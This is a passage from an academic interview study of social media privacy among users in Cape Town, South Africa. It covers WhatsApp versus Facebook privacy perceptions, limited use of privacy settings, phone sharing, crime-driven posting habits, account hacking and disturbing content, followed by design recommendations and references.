4.1.3 WhatsApp Seen As More Private Than Facebook

Many participants highlighted what they valued in privacy settings by comparing WhatsApp and Facebook. Most of our participants tended to describe their level of privacy concerns in terms of how much they trust the people they interact with or how others behave on a particular social media platform as opposed to how much they trust the platform providers.

Participants told us that because more users have access to posted material on Facebook, they tended to trust Facebook less than WhatsApp. The number of people who have access to the conversations or statuses strongly impacted their perception of platform privacy. Participants felt that Facebook is a more public facing platform. For instance, one participant purposefully set his Facebook account settings to "public" so that long lost friends would be able to find him if necessary. The following quote illustrates this belief:

> P3: All the things one posts on Facebook are available for the whole world to see. I don't post things that I think will backfire on my image and name one day. Just the fact that everyone and anyone can see other people's posts makes me not trust the app.
> I: Are you in control of that? Are you able to decide who can see what you posted or not?
> P3: No, I am not in control. I think that even people I don't know can see my posts. I can post personal things on WhatsApp because I know the people who will see my status updates, whereas on Facebook, I am aware that even people I don't know can see all of my posts.

While the majority of users reported that they felt uncomfortable being added by users on Facebook whom they did not know personally, many of them added these individuals anyways. Often, participants did so because they felt that adding strangers might lead to new job opportunities or thought it would be *'rude not to add them.'*

Contrarily, participants explained that on WhatsApp, someone must have your number for them to access your content. This made participants feel that it is a more personal social media platform [32]. Because this is the default way of adding contacts, participants often had different types of relationships with their contacts on WhatsApp compared to their contacts on other platforms such as Facebook. Generally speaking, participants described that they used WhatsApp to communicate with close friends and family, describing it as *'private'*, and used Facebook to stay in touch with acquaintances.

> P24: Yeah. I think on Facebook, I'll add most people I know. With WhatsApp, it's more a personal thing, you know? People you chat with regularly.

The intimate nature of WhatsApp gave many users a sense of privacy because conversations can be between fewer people rather than a public post. Participants' praise of WhatsApp's privacy levels when discussing group messages on WhatsApp was much more reserved. For instance, participants mentioned that in group chats, they did not necessarily know every individual in the group chat, demonstrating that the *'intimacy'* factor influenced their conceptions of how private the platform is. Furthermore, on WhatsApp, participants described receiving more responses to their status messages, which causes them to post on WhatsApp more often. (A status message on WhatsApp is very similar to a *story* on Instagram or Facebook. It is an ephemeral posting, generally a picture or video, that will be visible to all of the person's contacts by default.) Participants commented on how more posts then lead to more status views by their friends. The high volume of responses on WhatsApp, similar to the one on one nature of the conversations, created a feeling of intimacy between a user and their contacts. Participant P21, who reporting using Instagram, Facebook, and WhatsApp regularly, said he feels a sense of privacy on WhatsApp because you can delete a message from both sides of the conversation, giving them control over what the other person in the conversation sees as well[7].

> P21: On WhatsApp you can actually restrict who can see your profile, and who you don't want to see it. And when you type and send something by accident, you can delete it on their side of the chat.

4.2 Current Privacy Behaviors

According to an earlier study done in Ghana, knowledge of privacy settings is hugely lacking, with only 25.9% of respondents reporting having used Facebook privacy settings before [13] — a nominal rate considering the extremely common usage of Facebook. Our participants reported similar usage rates for privacy settings. They often were unaware that privacy settings exist on social media and did not specific exactly which options they typically use in privacy settings, even if the topic came up.

4.2.1 Unaware Of Or How To Use Most Privacy Settings

In our study, at least 30 participants explicitly stated that they do not use or do not know how to use most privacy settings for their social media accounts. Also, unlike in similar settings [3], our participants had a far less nuanced understanding and use of other social media privacy settings such as changing who could see a post, creating lists of friends, changing who can see what is posted on a *'wall'*, who can see tagged photos, and so forth. Some participants did mention limiting their Facebook profiles to be seen by friends only and talked about public versus private posts but they were in the minority. At least one person mentioned 'unfriending' someone. Participants also felt a tension between wanting to be *'social'* and accessible to people who could give them opportunities and avoiding being too *'private'*. Nearly every time a participant expressed awareness of these privacy settings, they followed by explaining they had an inability to actually access the privacy settings, often mentioning data costs which we took to be the limiting factor. Earlier studies suggest users often follow their friend's privacy tendencies on Facebook [33]. Somewhat relatedly, in our study, we found that 11 participants who did know about privacy settings had often discovered these settings by either word of mouth or via a friend informing

[7] This feature was deployed on Messenger as well in February 2019 [28]

them of their existence or demonstrating how to use a particular control. These participants explained that they leveraged their friend's knowledge to prevent stalkers from seeing their profile and status on social media.

> P33: I would hear from my friends that you can go and follow these steps to achieve this private setting on your Facebook or WhatsApp to avoid being stalked on your social media. And I would listen and apply the advice.

Others wanted to prevent their family from seeing posts with them doing things not in line with their family's traditional values or that would be disrespectful to *'elders'*, but did not know how to do so until they were shown by friends.

> P29: My one cousin showed me, there is an option there that lets you choose who can see your status. I don't know how she does it. She is coming on Friday, I will ask her to show me again.

In fewer cases, participants found the settings on their own, such as P49, who spoke of altering settings to protect her privacy from elders:

> P49: Yes, because there are elders on my WhatsApp so I just rather not post or I hide the post. For example, if I take a picture somewhere and I am with my friends and there is alcohol in the shot. I learned this from just fiddling with my phone. No one told me about it.

Without knowing the settings, others resorted to opening a second or sometimes third Facebook account using different surnames, such as their mothers to limit who could see their content. One participant P24 talked about how she was on their third Facebook account because the first two had *'a lot of people I don't want'* that they didn't want to see their content anymore. Participants had different stances on the privacy settings of the two most frequently used social media applications: Facebook and WhatsApp. Our participants who knew about the many types of privacy settings that Facebook offers, such as making one's account private, tended to find it difficult to use them, even though they use those features on other social media sites. In multiple cases, when the interviewer demonstrated to the participant how to navigate to the privacy settings in the mobile application, the participant was surprised that such a page existed. It appeared that participants either did not spend the time required to find the privacy settings, or did not have the extra data to spend on navigating the nested pages on the application to find privacy settings. A few exceptions existed such as:

> P13: Well Facebook, I mean that depends on what your security settings is, and obviously each post, it can share to a certain audience. In WhatsApp, you can even set it there to [control] who can see your profile pic. So it's all about settings. A lot of people don't know about these settings.

More participants appeared to know how to configure their privacy settings on WhatsApp, such as being able to specify who can view a specific status message or chat, than did for other social media apps. Notably, participants did not mention limiting who could see WhatsApp's "Last Seen" feature.

> P41: Okay, WhatsApp you can hide as much as you can hide on the others, but you can hide who sees your stuff like your status, your personal life status, your profile picture. All of that! You can manage who sees all of that.

What became clear from the interviews is that many participants simply leave their privacy settings on the default, not knowing that they can even be changed. However, once users were told by their peers about varying levels of privacy control, they tried to change their settings to adjust their privacy accordingly, with data sometimes being the limiting factor. Participants who did know about such settings, found Facebook privacy settings more difficult to use than WhatsApp.

4.2.2 Blocking Used Instead Of Other Privacy Settings

Participants who were concerned with their privacy most frequently resorted to blocking people instead of using other privacy settings within the applications. In Saudi Arabia, WhatsApp users similarly used blocking to avoid unwanted contact from known and unknown contacts [51]. At least 17 participants talked about seeing inappropriate content or receiving harassing messages from people they did not know. Many participants mentioned that they received messages from strangers asking for meetings or for them to share nude photos or in some cases, pictures of genitalia from strangers. For instance, one participant mentioned getting messages from prisoners, another talked about getting messages from males that she did not know. These participants lamented not wanting this undesired contact from strangers but many did not know how to limit their settings to friends only.

> P14: Like in your inbox, other people add you on Facebook and inbox that they love you. They don't know you, they just saw you on Facebook and they calling you beautiful, trying to meet and call you. Such things irritate me. Other people send you pictures of their private parts or ask you to send pictures of yours, see things like that.

Most participants in our study more commonly reported using the blocking feature to block certain people from seeing posts, with this over-reliance stemming from their lack of knowledge of all available privacy settings. When asked if they knew of any other privacy settings, for example, P6 stated that blocking was the *'only thing she could think of'* to prevent others from seeing their content. For example, one participant explicitly stated that the reason he preferred WhatsApp to Facebook is because it is not possible to block people from seeing posts on Facebook, whereas he can on WhatsApp.

> P18: That's because I can block my mom and aunts from seeing my WhatsApp status updates and I cannot block them from seeing my posts on Facebook.

Our participants also did not fully grasp the granular nature of privacy settings on Facebook and therefore, they acted in an absolute manner of blocking people from everything.

4.2.3 Users Often Manage Privacy And Phone Sharing

The majority of the participants reported that their access to social media was restricted by the *'WiFi limit'* or their data limit on their mobile devices, which others noted affects Internet usage [40, 53]. Most of the participants interviewed in the townships only used their mobile phones for social media access or used free Internet at a library, some visited Internet cafes, or went online by borrowing a friend or family member's phone or in a few cases, a laptop at work. Thus, phone sharing, a common practice amongst individuals from lower income backgrounds [48] was mentioned frequently. Participants in our study, similar to those in a study conducted in Bangladesh [4], commonly shared their phones with others. Often, sharing occurred between parents and children or significant others. Participants also talked about borrowing a friend's phone or lending their phone to others whose data had run out. Therefore, our participants expressed concerns about privacy issues stemming from physical access of the phone, such as people they know accessing their private social media account information on their own or shared devices.

In our study, participants mentioned managing privacy by deleting messages immediately after texting with someone, or putting passwords on apps so that their children had to ask for the password to access specific apps. This self curating behavior was also noted in South Asia by women who felt they had few other ways to manage privacy, especially on shared devices, and was also reflected in Indian privacy attitudes [36, 57]. Regarding social media privacy and phone sharing specifically, for many users, there was a concern about saved/auto-login features, features that save passwords on applications, that assume that only a single user accesses the system. One participant, when asked if she experienced a privacy breach, explained how auto-login could be an issue:

> P26: There was a time that I didn't have a phone and I used to login on other people's phones. So people [logged in as me and] started posting nasty stuff and upset other people on my behalf.

At least 5 participants reported that they logged out of social media when accessing it on other people's devices because they were afraid of other people going through their personal profiles and messages. Even if the participant remembered to logout from the application, access to the phone could still be enough to "prove" that the person who is on the device trying to log in is the same as the social media account holder.

> P3: There was a time when, my girlfriend at the time, she went onto my Facebook. I was logged off. She clicked 'forgot password'. And when you click forgot password, it goes to your email which was on my phone. And then, she changed my password. I wasn't even there, but that happened. She changed the password, accessed my Facebook, and read my messages.

One or two of the individuals we interviewed tried to use a combination of settings and tools, such as password locks on the applications themselves through the use of a third-party app "App Locker" to prevent others from accessing their accounts. This echoes findings from South Asia where women would often use app locking applications to manage their privacy on devices that they share, often with a significant other with a power dynamic dictating they offer full access to their content [57]. However, those participants who knew of such settings or tools to enhance their privacy often decided not to use them, explaining that the privacy they gained was not worth the inconvenience of having to spend extra time logging in to each application.

4.3 Crime And Social Media Behaviors

Many of our participants shared that offline concerns heavily influenced their online privacy practices and feelings of security online and in person. That is, physical safety concerns led them to change both how they viewed and used social media and shaped their mental models of privacy on social media.

4.3.1 Physical Danger And Social Media Posts

A concerning trend mentioned by some participants was the tendency of criminals in their area to track people's whereabouts through social media activity. In particular, participants mentioned that via catfishing, the practice of creating a false identity online to deceive others, and other forms of social engineering, malicious actors were luring others to more private locations and then either raping or kidnapping them. In a typical quote about these scams online, participant P25 said:

> P25: It's the scams that people do on Facebook; I've heard of people luring other people with fake job opportunities and kidnapping or raping them.

Others discussed encountering fake job vacancies posted to get people isolated where they could be robbed. Participants mentioned many other instances of crime. For instance, one participant in Khayalitsha told of how she had been robbed at least 4 times at gunpoint, with the assailants shooting at her and stealing her phone. Another participant talked about her son being stabbed; others talked about looking for news online about car hijackings in the area or using social media to contact a cousin whose house, a *'shipping container'*, had burned down. Another talked about leaving their phone at home to avoid getting mugged on their way to school.

Owing to crime being part of daily life, many participants gave examples of how it affected their social media behaviors. One participant mentioned that she delayed posting pictures

on social media until one or two days after they are taken to ensure nobody learns where she is in real-time. Another participant spoke about how some people take the precaution of not posting pictures of their children's school uniform, to try to hide where his children went to school from potential kidnappers. One of the other participants discussed ensuring his location was always turned off on social media so that robbers would not know when he was away from home. In a few cases, participants mentioned how they shared their passwords for their accounts with family members in case something happened to them. For instance, one participant told us how their father can access her Facebook account in case of 'kidnapping' so that they could be tracked down:

> P32: Even my email address my dad knows the password and when I used to a have a phone my dad used to log in on my WhatsApp. The reason is that if something happens to me like suicide or kidnapping, it will help with the investigation. As in, maybe this is what caused her to commit suicide. Maybe they will see if I was going to meet up with someone when I was kidnapped.

In another case, a mom talked about sharing her passwords with her children so they could still access the shared phone if *'something happens to me'*. Participants also spoke of how Facebook was useful in high-crime areas. For instance, for helping to track missing persons and advocating for a cause. One person used it to find a cousin that had gone missing.

> P15: For instance, at one time, my cousin just disappeared and no one knew where she was was but because I knew her surname, I searched for her on Facebook and we could locate her whereabouts. Also, when there's a missing person you can post their picture on Facebook and there are groups that help in situations like that.

Participants clearly did not always want real-time posting to avoid physical threats resulting from others seeing their live information. Crime also affected how users used social media and what compromises they made to allow others to find them in case something happened to them.

4.3.2 Frequent Account Hacking

At least 12 participants talked about their Facebook accounts being hacked at some point, requiring them to change their password. For example, two of the participants expressed concern that by gaining access to their passwords, bad actors would be able to take over their social media accounts and impersonate them. Participant accounts were hacked in numerous ways. In some cases, participants talked about forgetting to log out at Internet cafes and having their accounts hacked. In other cases, participants found out about the hacking by seeing activity on their accounts they did not engage in as P1 summarizes:

> P1: On Facebook there was this one time where my friend's profile, sent me a link to a video of myself. I opened the link, and then next thing I knew, my Facebook profile was commenting on people's photos. I have no clue how that happened, but then I changed my password and it was fine.

In other cases, participants were alerted to hacking by friends as in the case of P39:

> P39: My Facebook had this thing where I could not log in and I did not know why. Then I got complaints from my friends that someone is using my Facebook and I wondered: how do these people get onto other people's Facebook accounts? And these fake people are setting up in meetings asking my friends to meet up somewhere. The thing is that person [who was contacted] had called me because the person that was using my Facebook had mentioned a location that I've never been to, so that person was wondering what [was] going on.

In another case, a participant told us how someone had set up an account with her cousin's pictures and how she had to help her cousin report the fake account to Facebook, equating the outcome as Facebook being able to *'block the person'*. Sometimes even if participants tried to deal with the hacking, data issues prevented them from doing so as P39 told us that when he tried to report this incident to Facebook *'There was just a lot that I had to read there and my data was getting finished so I decided to just log out'*. They eventually gave up and started a new account instead. Overall, participants often had difficulties with rampant account hacking.

4.3.3 Frequent Encounters of Inappropriate Or Crime Related Content

Interestingly, participants not knowing a lot about privacy settings also were left exposed to inappropriate content more often than desired. Over a third of participants told us of frequently encountering inappropriate content on their social media accounts including nudity, pornography, and posts with physical violence. For instance, participants mentioned receiving pornographic messages and videos on WhatsApp groups or on WhatsApp as well as seeing pornographic content on Facebook. In one case, a participant joined a group 'Looking for love' only to find out that instead of being associated with the radio show they loved, sexual content was being shared so they had to leave 'immediately'.

> P50: People take advantage and post nonsense. They don't care what they post. Some of them even post inappropriate private stuff. Things we should not see about them.
> I: Have you ever come across a content that you did not want to seen on Facebook?
> P50: Yes, porn videos and people post whatever

they feel like posting. Some of the things they post are just not appropriate for one to see.

Often, participants did not know how to deal with these encounters or how to avoid this content. Sometimes these pictures were crime related, other times it was pictures of injuries or other disturbing images. For instance, P15 told us of seeing a picture of a woman who was brutally murdered by her husband and how it was *'seriously disturbing'* and P25 mentioned seeing posts of *'people cutting children's throats'*. In another example, P18 spoke of:

> P18: I have seen a picture of a little baby in a plastic bag before and a picture of a child who was burnt very badly. The caption on the picture of the burnt child was asking for donations and help, that post left me very disturbed. On those type of posts, it asks you if you want to see the post again and then I normally click the no option.

These posts often scared participants and made them feel bad after viewing the content. In some cases, they were false alarms such as people posting fake content about others passing away and it turning out to be 'all lies' which was harrowing for participants living in a high-crime setting. In other cases, participants talked about seeing nudity or being the victims of revenge postings with sexual content about them.

> P13: One time my friend called me and told me to go and search for a particular person and I did that and that person stays here in Langa and I saw pictures of them naked.
> I: what did you to stop that?
> P13: I stopped searching for that person.

In some cases, this inappropriate content appeared on Status messages which participants had no control over. For instance, in one case, a participant spoke of seeing that a contact had put a message on their Status about the father of their children beating them up. In most of these cases, participants spoke of just *'taking a break'* from the platform or waiting for the Status message to disappear after 24 hours since there was no other way to avoid this content. Some participants spoke of having to just *'scroll past and log out'* to avoid the content or logging off and taking a break to avoid seeing this content.

4.3.4 Social Media As Data Storage In Case Of Theft

A final theme that emerged from the interviews, particularly with the lower-income individuals, was the usage of social media platforms as a means of data storage to save information. Participant used social media in this way due to the rampant phone theft issues in South Africa, with more than 475,000 reported cell phone thefts this past year [27] and living in high-crime areas. These participants explained that they wanted to ensure that even if their devices were stolen, they would still have access to the precious memories stored in pictures. In a typical example, one participant, P45, shared the following reason about which pictures she posts on Instagram:

> P45: I only post the pictures that I like and think are nice. I also ensure that I post the pictures I would like to have even after my phone has gone missing.

Another reason participants uploaded their images to social media was owing to phone memory issues or in the event that a phone malfunction occurred. At least 7 lower-income participants reported that one of their primary uses for social media was to upload their pictures to either Facebook or Instagram for later retrieval. One participant, P49, explained her reasoning for this logic as an issue with how pictures were currently being stored on her device.

> I: Why do you post your pictures on Facebook?
> P49: I want to keep them.
> I: Oh so why do you keep them on Facebook? Why can't you keep them somewhere else?
> P49: Memory cards have issues sometimes they reformat themselves.
> I: And Facebook never reformats?
> P49: Never

That being said, those who employed this strategy admitted that there were negative repercussions of their uploading all of their photos to Facebook or Instagram, including not internalizing that what they post on Facebook is unlike a storage platform by its very nature. For example, in one interview, a participant mentioned her concern over the fact that anything she uploaded for "storage" on Facebook would be able to be seen by others, limiting her control over privacy.

> I: What would make you want to use Facebook again?
> P43: If there was a guarantee that my pics cannot be downloaded, then it would be fine.
> I: Why is protection of pictures so important to you?
> P43: For the sake of my privacy. So that nothing negative can be circulated about me.

Using social media as a means to preserve their data in the event of phone theft is one example of the intersection between physical and digital privacy for our participants.

5 Discussion

Our findings show that users were primarily concerned about other individuals seeing their posts, but did not know how to control information visibility on social media platforms. Moreover, our findings suggest that users struggled to manage their privacy, particularly in contexts of shared devices. Our findings also demonstrated that physical safety threats caused our participants to desire non-real time posting and use social media for data storage. Participants also experienced frequent account hacking and were often encountering crime-related

content on social media that was sometimes disturbing. Based on our findings, we make the following recommendations for future work.

5.1 Challenge "Always online" Assumptions

Our study suggests that we need to challenge assumptions about 'typical' users when designing privacy and security settings such as that users are always online or have reliable, frequent access to the Internet. These assumptions can disadvantage users in resource-constrained settings with high data costs. For example, recovering from an account hacking is difficult if it requires you to follow a lengthy process that requires constant connectivity. Additionally, the process of changing privacy settings can also be lengthy; on WhatsApp, which nearly all of the participants described as being better for privacy than Facebook, navigating to the privacy settings takes 2 clicks. On Facebook, the same process requires 3-4 clicks, depending on which route is taken. A suggestion would be to bring those settings forward on all social media sites, which could increase the knowledge and usage of the privacy settings. Resource-constrained users could also benefit from lightweight privacy on-boarding interfaces and privacy and security settings that can be configured offline. Designers could also help users glean privacy-management related information from their social contacts when users are online. Users could also be provided with familiar ways of finding out information. For instance, an informational 'WhatsApp' chat-bot contact that will reply to natural language questions with the desired information about privacy or security could work well in these settings. Finally, most of our participants rarely altered settings from their default states confirming other studies [24, 38]. Therefore, making posts more private by default might be more apt in helping less tech-savvy users maintain privacy.

5.2 Improve Data Compartmentalization On Devices

Our participants, like others in settings where device sharing is common, often encountered security and privacy issues owing to shared devices. The security community could aid with this issue by designing better ways to compartmentalize data storage and access on a phone that is easy for a user to understand, use, and manage. This underlying infrastructure should afford users the ability to easily grant access to parts of the device or data without causing social awkwardness or overtly challenging power dynamics that are hard to avoid. This requires technical innovation and further user studies.

5.3 Accommodate Use In High-Crime Areas

Finally, our participants were often concerned with their physical safety. Future work could examine if non-real time posting would alleviate some physical safety concerns by allowing users to schedule posts for later times. Systems to alert users if their posts contain personal information that could be misused or obfuscate certain information could also be beneficial in high-crime settings. Further work is also needed to understand how to improve content moderation mechanisms for high-crime areas where inappropriate content and misinformation spread unchecked on social media platforms. For instance, future work could examine how to help users, particularly on WhatsApp, better report and flag inappropriate content and overcome susceptibility to hacking from sharing phones.

6 Study Limitations

Our study had a sample size of 52 users only. Additionally, all of the participants, while living in different regions of the city, all lived in Cape Town, South Africa. Further, interviews were conducted in a semi-structured manner, meaning that just because participants may not have explicitly discussed something, that does not preclude them from having a viewpoint on that subject. Lastly, due to the number of interviews and the coding process used (3.4), it is possible that a participant mentioned something that was not picked up during our coding process. Our study can be extended to a wider demographic in other settings with low income individuals. Future work could investigate current privacy behaviors on other social media platforms in depth (e.g., examining the difference in preferences on WhatsApp versus Facebook) to see how privacy can be better attained through different types of settings and which settings are most appropriate for marginalized settings.

7 Conclusion

Our study demonstrated that South African mobile users primarily worry about who has access to their online data on social media. Our participants were generally unaware about granular privacy settings on social media platforms and had to manage posting personal information in a high-crime area that could mark them as a target. Our findings suggest the security community needs to better accommodate users in resource-constrained settings, improve data compartmentalization on devices, and design to help users in high-crime areas use social media safely. Future work could implement the suggested design recommendations and evaluate their effectiveness at improving privacy and security management for users in resource-constrained settings.Future studies could investigate people's knowledge of privacy breaches and online tracking in resource-constrained settings.

8 Acknowledgements

This work was supported by a Facebook Securing the Internet grant. We thank Minah Radebe for research assistance, our participants, and reviewers.

References

[1] Top Sites in South Africa. *Alexa*, 2019.

[2] Standing A. The social contradictions of organised crime on the cape flats. *Institute for Security Studies Papers*, 74(1):16–16, 2003.

[3] Norah Abokhodair and Sarah Vieweg. Privacy & social media in the context of the arab gulf. *DIS '16*, pages 672–683, 2016.

[4] Syed Ishtiaque Ahmed, Md. Romael Haque, Jay Chen, and Nicola Dell. Digital privacy challenges with shared mobile phone use in bangladesh. *Proc. ACM Hum.-Comput. Interact.*, 1(CSCW):17:1–17:20, December 2017.

[5] Tawfiq Alashoor, Arun Aryal, and Grace Fox. Understanding the privacy issue in the digital age: An expert perspective. *AMCIS*, 08 2016.

[6] Athanasios Andreou, Giridhari Venkatadri, Oana Goga, Krishna P Gummadi, Patrick Loiseau, and Alan Mislove. Investigating Ad Transparency Mechanisms in Social Media: A Case Study of Facebook's Explanations. *NDSS 2018*, pages 1–15, February 2018.

[7] David Armstrong, Ann Gosling, John Weinman, and Theresa Marteau. The place of inter-rater reliability in qualitative research: an empirical study. *Sociology*, 31(3):597–606, 1997.

[8] Susanne Barth and Menno D.T. de Jong. The privacy paradox – investigating discrepancies between expressed privacy concerns and actual online behavior – a systematic literature review. *Telematics and Informatics*, 34(7):1038 – 1058, 2017.

[9] Lujo Bauer, Lorrie Faith Cranor, Saranga Komanduri, Michelle L. Mazurek, Michael K. Reiter, Manya Sleeper, and Blase Ur. The post anachronism: The temporal dimension of facebook privacy. *WPES '13*, pages 1–12, 2013.

[10] France Bélanger and Robert E. Crossler. Privacy in the digital age: A review of information privacy research in information systems. *MIS Q.*, 35(4):1017–1042, December 2011.

[11] Mehrab Bin Morshed, Michaelanne Dye, Syed Ishtiaque Ahmed, and Neha Kumar. When the internet goes down in bangladesh. *CSCW '17*, pages 1591–1604, 2017.

[12] Hsuan-Ting Chen. Revisiting the privacy paradox on social media with an extended privacy calculus model: The effect of privacy concerns, privacy self-efficacy, and social capital on privacy management. *American Behavioral Scientist*, 62(10):1392–1412, 2018.

[13] Jay Chen, Michael Paik, and Kelly McCabe. Exploring internet security perceptions and practices in urban ghana. *SOUPS 2014*, pages 129–142, 2014.

[14] Hichang Cho and Anna Filippova. Networked privacy management in facebook: A mixed-methods and multinational study. *CSCW*, pages 503–514, 2016.

[15] Hichang Cho, Bart Knijnenburg, Alfred Kobsa, and Yao Li. Collective privacy management in social media: A cross-cultural validation. *ACM Trans. Comput.-Hum. Interact.*, 25(3):17:1–17:33, June 2018.

[16] J. Clement. South africa facebook messenger users by age 2019. *Statista*, Jan 2020.

[17] Gabriel J.X. Dance, Michael LaForgia, and Nicholas Confessore. As facebook raised a privacy wall, it carved an opening for tech giants. *The New York Times*, Dec 2018.

[18] Cobus de Swardt, Thandi Puoane, Mickey Chopra, and Andries du Toit. Urban poverty in cape town. *Environment and Urbanization*, 17(2):101–111, 2005.

[19] Bernhard Debatin, Jennette P. Lovejoy, Ann-Kathrin Horn, and Brittany N. Hughes. Facebook and online privacy: Attitudes, behaviors, and unintended consequences. *Journal of Computer-Mediated Communication*, 15(1):83–108, 2009.

[20] C. Dwyer. Privacy in the age of google and facebook. *IEEE Technology and Society Magazine*, 30(3):58–63, Sep 2011.

[21] Michaelanne Dye, David Nemer, Laura R. Pina, Nithya Sambasivan, Amy S. Bruckman, and Neha Kumar. Locating the internet in the parks of havana. *CHI '17*, pages 3867–3878, 2017.

[22] Sebastiana Etzo and Guy Collender. The mobile phone 'revolution' in Africa: Rhetoric or reality? *African Affairs*, 109(437):659–668, 08 2010.

[23] Erving Goffman. *The presentation of self in everyday life*. N.Y.:Doubleday, 1959.

[24] Daniel G. Goldstein, Eric J. Johnson, Andreas Herrmann, and Mark Heitmann. Nudge your customers toward better choices. *Harvard Business Review*, 86(12):99–105, December 2008.

[25] Rebecca Greenfield. 2012: The year facebook finally tried to make some money. *The Atlantic*, Dec 2012.

[26] Graham Greenleaf. Global data privacy laws 2017: 120 national data privacy laws, including indonesia and turkey. *145 Privacy Laws & Business International Report*, Jun 2017.

[27] Riaan Grobler. Crime by numbers - everything you need to know about the latest stats.

https://www.news24.com/SouthAfrica/News/crime-by-numbers-everything-you-need-to-know-about-the-latest-stats-20181011, Oct 2018.

[28] Todd Haselton. How to delete messages you regret sending on facebook messenger, just like mark zuckerberg. https://www.cnbc.com/2019/02/05/how-to-delete-messages-on-facebook-messenger.html, Feb 2019.

[29] Paul Hitlin and Lee Rainie. Facebook algorithms and personal data. *Pew Research Center*, Jan 2019.

[30] Gordon Hull, Heather Richter Lipford, and Celine Latulipe. Contextual gaps: privacy issues on facebook. *Ethics and Information Technology*, 13(4):289–302, Dec 2011.

[31] Maritza Johnson, Serge Egelman, and Steven M Bellovin. Facebook and privacy: it's complicated. *SOUPS*, page 9, 2012.

[32] Evangelos Karapanos, Pedro Teixeira, and Ruben Gouveia. Need fulfillment and experiences on social media. *Comput. Hum. Behav.*, 55(PB):888–897, February 2016.

[33] Jason Kaufman, Kevin Lewis, and Nicholas Christakis. The Taste for Privacy: An Analysis of College Student Privacy Settings in an Online Social Network. *Journal of Computer-Mediated Communication*, 14(1):79–100, 10 2008.

[34] Simon Kemp. Global digital report 2019. *We Are Social*.

[35] Jennifer King, Airi Lampinen, and Alex Smolen. Privacy: Is there an app for that? *SOUPS*, page 12, 2011.

[36] Ponnurangam Kumaraguru and Niharika Sachdeva. Privacy in india: Attitudes and awareness v 2.0. 2012.

[37] Sebastian Labitzke, Florian Werling, Jens Mittag, and Hannes Hartenstein. Do online social network friends still threaten my privacy? *CODASPY '13*, pages 13–24, 2013.

[38] Wendy E. Mackay. Triggers and barriers to customizing software. *CHI '91*, pages 153–160, 1991.

[39] Douglas MacMillan and Robert McMillan. Google exposed user data, feared repercussions of disclosing to public. https://www.wsj.com/articles/google-exposed-user-data-feared-repercussions-of-disclosing-to-public-1539017194, Oct 2018.

[40] Arunesh Mathur, Brent Schlotfeldt, and Marshini Chetty. A mixed-methods study of mobile users' data usage practices in south africa. *UbiComp '15*, pages 1209–1220, 2015.

[41] Nora McDonald, Sarita Schoenebeck, and Andrea Forte. Reliability and inter-rater reliability in qualitative research: Norms and guidelines for cscw and hci practice. *Proc. ACM Hum.-Comput. Interact.*, 3(CSCW), November 2019.

[42] Gugulethu Mhlungu. All you need to know about stokvel. *News24*, Dec 2017.

[43] D. Miller. *Tales from Facebook*. Wiley, 2011.

[44] Moses Namara, Daricia Wilkinson, Byron M Lowens, Bart P Knijnenburg, Rita Orji, and Remy L Sekou. Cross-cultural perspectives on ehealth privacy in africa. In *Proceedings of the Second African Conference for Human Computer Interaction: Thriving Communities*, page 7. ACM, 2018.

[45] Lily Hay Newman. A new google blunder exposed data from 52.5 million users. https://www.wired.com/story/google-plus-bug-52-million-users-data-exposed/, Dec 2018.

[46] Phillip Nyoni and Mthulisi Velempini. Data protection laws and privacy on facebook. *SA Journal of Information Management*, 17(1):10, 2015.

[47] Phillip Nyoni and Mthulisi Velempini. Privacy and user awareness on facebook. *South African Journal of Science*, 114(5/6), 2018.

[48] Erick Oduor, Carman Neustaedter, Tejinder K. Judge, Kate Hennessy, Carolyn Pang, and Serena Hillman. How technology supports family communication in rural, suburban, and urban kenya. *CHI '14*, pages 2705–2714, 2014.

[49] Sarah Perez. Messenger lite launches on ios, but only in turkey. https://techcrunch.com/2018/10/09/messenger-lite-launches-on-ios-but-only-in-turkey/, Oct 2018.

[50] Jacob Poushter, Caldwell Bishop, and Hanyu Chwe. Social media use continues to rise in developing countries, but plateaus across developed ones. *Washington: Pew Internet and American Life Project*, 6 2018.

[51] Yasmeen Rashidi, Kami Vaniea, and L. Jean Camp. Understanding saudis privacy concerns when using whatsapp. *Proceedings 2016 Workshop on Usable Security*, Feb 2016.

[52] Bernardo Reynolds, Jayant Venkatanathan, Jorge Gonçalves, and Vassilis Kostakos. Sharing ephemeral information in online social networks: Privacy perceptions and behaviours. In *INTERACT 2011*, pages 204–215. Springer Berlin Heidelberg, 2011.

[53] Julianne Romanosky and Marshini Chetty. Understanding the use and impact of the zero-rated free basics platform in south africa. *CHI '18*, pages 192:1–192:13, 2018.

[54] Johnny Saldañna. *The Coding Manual for Qualitative Researchers*. SAGE, Los Angeles, 2nd ed edition, 2013.

[55] Saima Salim. "how much time do you spend on social media? research says 142 minutes a day". *Digital Information World*, January 2019.

[56] Nithya Sambasivan, Amna Batool, Nova Ahmed, Tara Matthews, Kurt Thomas, Laura Sanely Gaytán-Lugo, David Nemer, Elie Bursztein, Elizabeth Churchill, and Sunny Consolvo. 'they don't leave us alone anywhere we go': Gender and digital abuse in south asia. *CHI '19*, pages 2:1–2:14, 2019.

[57] Nithya Sambasivan, Garen Checkley, Amna Batool, Nova Ahmed, David Nemer, Laura Sanely Gaytán-Lugo, Tara Matthews, Sunny Consolvo, and Elizabeth Churchill. "privacy is not for me, it's for those rich women": Performative privacy practices on mobile phones by women in south asia. *SOUPS 2018)*, pages 127–142, 2018.

[58] Toby Shapshak. Almost all of facebooks 139 million users in africa are on mobile. *Forbes*, Dec 2018.

[59] We Are Social. Digital in 2018 in southern africa, slide 85, Jan 2018.

[60] We Are Social. Most popular social networks worldwide as of january 2019, ranked by number of active users (in millions). *Statista - The Statistics Portal*, Jan 2019.

[61] Jennifer Jiyoung Suh, Miriam J. Metzger, Scott A. Reid, and Amr El Abbadi. Distinguishing group privacy from personal privacy: The effect of group inference technologies on privacy perceptions and behaviors. *Proc. ACM Hum.-Comput. Interact.*, 2(CSCW):168:1–168:22, November 2018.

[62] The New York Times. Mark zuckerberg testimony: Senators question facebook's commitment to privacy. https://www.nytimes.com/2018/04/10/us/politics/mark-zuckerberg-testimony.html, Apr 2018.

[63] David Muli Tovi and Mutua Nicholas Muthama. Addressing the challenges of data protection in developing countries. *European Journal of Computer Science and Information Technology*, 1:1–9, 09 2013.

[64] Sabine Trepte, Doris Teutsch, Philipp K. Masur, C Eichler, Mona Fischer, Alisa Hennhöfer, and Fabienne Lind. *Do People Know About Privacy and Data Protection Strategies? Towards the "Online Privacy Literacy Scale" (OPLIS)*, pages 333–365. 01 2015.

